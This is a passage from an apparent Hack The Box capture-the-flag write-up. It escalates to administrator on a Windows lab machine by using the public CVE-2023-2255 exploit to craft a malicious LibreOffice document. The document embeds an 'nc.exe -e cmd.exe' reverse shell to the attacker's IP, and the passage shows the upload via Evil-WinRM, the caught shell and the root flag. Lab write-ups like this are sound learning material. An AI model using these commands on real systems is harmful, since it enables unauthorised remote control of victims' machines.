d-----          3/3/2024    4:06 PM          Microsoft Update Health Tools
d-----         12/7/2019   10:14 AM          ModifiableWindowsApps
d-----          2/27/2024    4:58 PM          MSBuild
d-----          2/27/2024    5:30 PM          OpenSSL-Win64
d-----          3/13/2024    4:49 PM          PackageManagement
d-----          2/27/2024    4:58 PM          Reference Assemblies
d-----          3/13/2024    4:48 PM          RUXIM
d-----          2/27/2024    4:32 PM          VMware

```

Version is 7.4.0.1

```

*Evil-WinRM* PS C:\Program Files\Libreoffice\program> cat version.ini
[Version]
AllLanguages=en-US af am ar as ast be bg bn bn-IN bo br brx bs ca ca-valencia ckb cs cy da de dgo dsb dz el en-GB en-ZA
eo es et eu fa fi fr fur fy ga gd gl gu gug he hsb hi hr hu id is it ja ka kab kk km kmr-Latn kn ko kok ks lb lo lt lv
mai mk ml mn mni mr my nb ne nl nn nr nso oc om or pa-IN pl pt pt-BR ro ru rw sa-IN sat sd sr-Latn si sid sk sl sq sr
ss st sv sw-TZ szl ta te tg th tn tr ts tt ug uk uz ve vec vi xh zh-CN zh-TW zu
buildid=43e5fcfbadd18fccee5a6f42ddd533e40151bcf
ExtensionUpdateURL=https://updateexte.libreoffice.org/ExtensionUpdateService/check.Update
MsiProductVersion=7.4.0.1
ProductCode={A3C6520A-E485-47EE-98CC-32D6BB0529E4}
Reference00oMajorMinor=4.1
UpdateChannel=
UpdateID=LibreOffice_7_en-US_af_am_ar_as_ast_be_bg_bn bn-IN_bo_br_brx_bs_ca-ca-valencia_ckb_cs_cy_da_de_dgo_dsb_dz_el_e
n-GB-en-ZA_eo_es_et_eu_fa-fi-fr_fur_fy_ga_gd_gl_gu_gug_he_hsb_hi_hr_hu_id_is_it_ja_ka_kab_kk_kmr-Latn_kn_ko_kok_ks_l
b_lo_lt_lv_mai_mk_ml_mn_mni_mr_my_nb_ne_nl_nn_nr_nso_oc_om_or_pa-IN_pl_pt-pt-BR_ro_ru_rw_sa-IN_sat_sd_sr-Latn_si_sid_sk
_sl_sq_sr_ss_st_sv-sw-TZ_szl_ta_te_tg_th_tn_tr_ts_tt_ug_uk_uz_ve_vec_vi_xh_zh-CN_zh-TW_zu
UpdateURL=https://update.libreoffice.org/check.php
UpgradeCode={4B17E523-5D91-4E69-BD96-7FD81CFA818B}
UpdateUserAgent=<PRODUCT> ({buildid}); ${_OS}; ${_ARCH}; <OPTIONAL_OS_HW_DATA>
Vendor=The Document Foundation

```

Google 'libreoffice 7.4 0.1 exploit'
<https://github.com/elweth-sec/CVE-2023-2255>

```
python3 CVE-2023-2255.py --cmd 'cmd.exe /c C:\ggwp\nc.exe -e cmd.exe 10.10.14.142 9001' --output 'shell.odt'
```

Upload shell.odt

```
(kali@kali)-[~/Desktop/htb/mailling/CVE-2023-2255]
└─$ python3 CVE-2023-2255.py --cmd 'cmd.exe /c C:\ggwp\nc.exe -e cmd.exe 10.10.14.142 9001' --output 'shell.odt'
File shell.odt has been created !
```

```
*Evil-WinRM* PS C:\Important Documents> upload shell.odt
Info: Uploading /home/kali/Desktop/htb/mailling/shell.odt to C:\Important Documents\shell.odt
ls
Data: 40724 bytes of 40724 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Important Documents> ls

Directory: C:\Important Documents

Mode                LastWriteTime         Length Name
----                -
-a----             6/8/2025   4:55 AM           31573 exploit.odt
-a----             6/8/2025   5:10 AM           30544 shell.odt
```

Upload nc.exe and wait until user open this file with LibreOffice

```
*Evil-WinRM* PS C:\ggwp> ls

Directory: C:\ggwp

Mode                LastWriteTime         Length Name
----                -
-a----             6/8/2025   4:57 AM           59392 nc.exe
```

Now we got root.

```
(kali@kali)-[~/Desktop/htb/mailling/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Exe]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.232.39 65440
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami
whoami
mailling\localadmin
```

```
C:\Users\localadmin\Desktop>type root.txt
type root.txt
1e2ea818f366fac87b485470e92312b8
```